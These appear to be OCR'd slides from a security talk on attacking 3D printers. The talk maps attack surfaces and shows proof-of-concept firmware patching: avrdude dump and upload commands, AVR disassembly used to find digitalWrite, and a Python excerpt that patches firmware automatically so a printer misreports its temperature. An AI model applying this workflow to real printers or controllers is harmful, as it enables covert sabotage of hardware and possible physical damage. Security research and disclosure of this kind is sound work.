
http://download.trimble.com/sketchup/sketchupmen.dmg
http://dl.slic3r.org/mac/slic3r-osx-uni-0-9-10b.dmg
http://software.ultimaker.com/current/Cura-13.06.5-MacOS.dmg
http://koti.kapsi.fi/%7Ekliment/printrun/Printrun-Win-Slic3r-12Ju
http://arduino.googlecode.com/files/arduino-1.0.5-macosx.zip



- Attack vector:
  - Software downloading and updating MITM
  - Local file modification or replacing
  - Software runtime injection

Model Data


- Target kinds of model data format:
  - SCAD script
  - STL file
  - Gcode file
- Attack surface:
  - Model uploading or downloading MITM
  - Local file modification
  - PC-Printer link MITM ?



http://thingiverse-production.s3.amazonaws.com/assets/c5/b6/c8/b8/c0/bunny.stl

Configuration Data

- Target:
  - Slicing configuration
  - Controler configuration
- Attack vector:
  - Local file modification




Control Command

- Forgery, interception, replay and hijacking of control command or return data between PC and printer
  - Just like attacks of network protocol
- To forgery:
  - Build connection with mainboard through USB cable, and send control command (gcode)
  - Normally, there has been an USB cable between printer and its control PC

Printer Firmware

- Modify firmware and change its work logic
- How to get modified firmware
  - Compiled from source code: lack of machine specified configuration data
  - Download origin firmware from machine and modify: how to automatically do this?



This is what we will show


Demo and Analysis of PoC Attacks

Expected Goals

- Let the temperature of what the printer really works and what we will get from PC different
  - Sounds familiar? (Stuxnet)
  - possible result:
    - Temperature doesn’t achieve meterial’s melting point
    - Extruder damaged
    - Constrainedly works but cann’t normally forming
- Implementation by modify firmware
- Make this attack totally automatic.

Assumptions

- PC has been assaulted.
- PC and 3D printer is linked by USB cable
- 3D printers firmware can be read and write
  - Fuse bit
  - Many printers have update ability



Three Steps

1. Download current firmware from printer to PC through USB cable
2. Binary patch to the firmware
   a. Unpack and disassemble
   b. Find target code
   c. Modify binary code
3. Upload firmware back to printer

But …

- I meets a problem when automate it.
- There's a hardware issue in My RepRap Prusa Mendel's mainborad Sanguinololu Rev 1.3a: before read or write firmware, it requires manually press RESET button for 10 seconds.
  - http://reprap.org/wiki/Sanguinololu

stk500_getsync

Arduino may return the following error when attempting to load firmware:


```
avrdude: stk500_getsync():not in sync: resp=0x00
avrdude: stk500_disable(): protocol error, expect=0x14, resp=0x51
```

workaround

To resolve for boards older than Rev 1.3a, hold the reset button on your Sanguinololu for about 10 seconds. While still holding the button, try to upload the firmware again (File --> Upload to Board). Let go of the reset button as soon as Arduino reports, "Binary sketch size: ###### bytes (of a 63488 byte maximum)". The firmware should now be accepted.

However, let's consider …

- RepRap mainboard
  - RAMPS: Standard Arduino Mega plus Pololu shield
  - Sanguinololu: Makes two boards of RAMPS together and fully compatible with Arduino
  - Printrboard: Based on Sanguinololu and improved performance and interface
- RepRap firmware
  - Compile by Arduino IDE
  - Upload by Arduino IDE




Solution: split into three demos

- Demo 1: automation of the attack
  - Arduino Uno
  - Standard hello, world: blink program
- Demo 2: automation of the attack (by mobile phone)
  - Galaxy Nexus with USB OTG
  - Extra, just for fun
- Demo 3: attacks of 3D printer
  - RepRap Prusa Mendel with Sanguinololu
  - Sprinter firmware's temperature control system

Demo 1: BlindBlink

Environment


- Mainboard: Arduino Uno
- Compiling: Arduino IDE 1.0.5
- Program: the Blink example



demo time

Principle Analysis

- `digitalWrite`is used to write high or low digital signal to make LED blinks
- Modify parameter of calls to this library function to let `HIGH` becomes `LOW`



Steps

1. Download firmware
   - `$ avrdude -p atmega328p -c arduino -P <usb_serial_port> -U flash:r:dump.hex:i`
2. Modify firmware
   - Further detailed analysis ….
3. Upload firmware
   - `$ avrdude -p atmega328p -c arduino -P <usb_serial_port> -U flash:w:fixed.hex:i`

Steps: Modify Firmware

a. Intel Hex -> binary, script wrote by myself

b. Disassemble: avr-objdump

   – Other solutions: IDA Pro, AVR Studio

c. Split the assembly code into fragments

d. Find library function `digitalWrite`

   ① Pre-extracted binary signature

   ② Match signature using code wrote by myself

Steps: Modify Firmware

e. Find all calls to `digitalWrite`

f. Backtrace call parameters


   - `LDI R22, 0x01 ; HIGH`

g. Analysis opcode encoding

h. Generate patch plan

i. Directly patch Ihex file and fix checksum

Recognize Library API



Recognize Library API

```
370:    48 2f    mov     r20, r24
372:    50 e0    ldi     r21, 0x00       ; 0
374:    ca 01    movw    r24, r20
376:    82 55    subi    r24, 0x52       ; 82
378:    9f 4f    sbci    r25, 0xFF       ; 255
37a:    fc 01    movw    r30, r24
37c:    24 91    lpm     r18, Z
37e:    ca 01    movw    r24, r20
380:    86 56    subi    r24, 0x66       ; 102
382:    9f 4f    sbci    r25, 0xFF       ; 255
384:    fc 01    movw    r30, r24
386:    94 91    lpm     r25, Z
388:    4a 57    subi    r20, 0x7A       ; 122
38a:    5f 4f    sbci    r21, 0xFF       ; 255
38c:    fa 01    movw    r30, r20
38e:    34 91    lpm     r19, Z
390:    33 23    and     r19, r19
392:    09 f4    brne    .+2             ;  0x396
394:    40 c0    rjmp    .+128           ;  0x416
396:    22 23    and     r18, r18
398:    51 f1    breq    .+84            ;  0x3ee
39a:    23 30    cpi     r18, 0x03       ; 3
39c:    71 f0    breq    .+28            ;  0x3ba
39e:    24 30    cpi     r18, 0x04       ; 4
3a0:    28 f4    brcc    .+10            ;  0x3ac
3a2:    21 30    cpi     r18, 0x01       ; 1
3a4:    a1 f0    breq    .+40            ;  0x3ce
3a6:    22 30    cpi     r18, 0x02       ; 2
3a8:    11 f5    brne    .+68            ;  0x3ee
3aa:    14 c0    rjmp    .+40            ;  0x3d4
3ac:    26 30    cpi     r18, 0x06       ; 6
3ae:    b1 f0    breq    .+44            ;  0x3dc
3b0:    27 30    cpi     r18, 0x07       ; 7
```

```
400:    f8 94    cli
402:    66 23    and     r22, r22
404:    21 f4    brne    .+8             ;  0x40e
406:    8c 91    ld      r24, X
408:    90 95    com     r25
40a:    89 23    and     r24, r25
40c:    02 c0    rjmp    .+4             ;  0x412
40e:    8c 91    ld      r24, X
410:    89 2b    or      r24, r25
412:    8c 93    st      X, r24
414:    2f bf    out     0x3f, r18       ; 63
416:    08 95    ret
```

Recognize Library API

- Like manually extract malware's signature
  - High quality: low false-positive, low false-negative
  - Consider about compiler's version and parameter/environment
- Source code is available! Can make some comparison
- In AVR architecture:
  - Extract address-independent bytecode
  - Design signature description format
  - Write matching engine
- Demo 1 is just an ugly and low quality implementation

PoC Code

- Python, ~220 LOC

Vim

```
168 def BlindBlink(serial):
169     origin_hex = 'dump.hex'
170     origin_bin = 'dump.bin'
171     origin_asm = 'dump.asm'
172     fixed_hex = 'fixed.hex'
173
174     Log('Download firmware from the board to ' + origin_hex)
175     runCmd('avrdude -p atmega328p -c stk500v1 -P ' + serial + ' -U flash:r:' + origin_
    hex + ':i -F')
176
177     Log('Convert the dump to ' + origin_bin)
178     Hex2Bin(origin_hex, origin_bin)
179
180     Log('Disassemble the binary code to ' + origin_asm)
181     runCmd('avr-objdump -D -b binary -mavr5 ' + origin_bin + ' > ' + origin_asm)
182
183     impl, calls, addrs = FindFunction(origin_asm)
184     Log('Found implementation of digitalWrite at 0x' + impl)
185
186     if len(calls) > 0:
187         Log('Found %d calls to digitalWrite at %s' % (len(calls), repr(calls)))
188     else:
189         ErrorAndExit('didn\'t find any call to digitalWrite')
190
191     if len(addrs) > 0:
192         Log('Found %d calls need to be fixed' % len(addrs))
193     else:
194         ErrorAndExit('didn\'t find any calls need to be fixed')
195         return
196
197     Log('Fix the dump to ' + fixed_hex)
198     FixHex(origin_hex, fixed_hex, addrs)
199
200     Log('Upload fixed firmware to the board')
201     runCmd('avrdude -p atmega328p -c stk500v1 -P ' + serial + ' -U flash:w:' + fixed_h
    ex + ':i -F')
202
203     Log('Done!')
                                                    171,5         95%
```

Demo 2: BlindBlink on Android

Environment

- Phone: Samsung Galaxy Nexus
- OS: Android 4.3
- Target: Arduino Uno with Blink, again


demo time

Principle Analysis

- Android is just an ARM-based PC
- Hardware: USB OTG cable
- Shell: Terminal Emulator
  - https://play.google.com/store/apps/details?id=jackpal.androidterm
- Python: python-for-android
  - http://code.google.com/p/python-for-android/
- Toolchain: andavr
  - https://code.google.com/p/andavr/

PoC Code

- Python, ~250 LOC
- and Shell, ~40 LOC



Demo 3: HalfTemperature

Environment

- Printer: RepRap Prusa Mendel
  - Made by YesRap, model P2; assmebled by Claud Xiao
- Mainboard: Sanguinololu Rev 1.3a
- Processor: ATmega644p
- Firmware: Sprinter (commit: 3dca6f0)
- OS: Mac OS X 10.8
- Compiler: Arduino IDE 0023
- Controler: Printrun Jul2013
- Thermometer: Tenmars YC-717 (Type-K probe)

Goals

- To make the temperature feedback by the printer is twice of the real heating temperature

- How to verify this?
  - Use controler Printrun to watch feedback temperature
  - Use thermocouple point-thermometer to measure real heating temperature

demo time

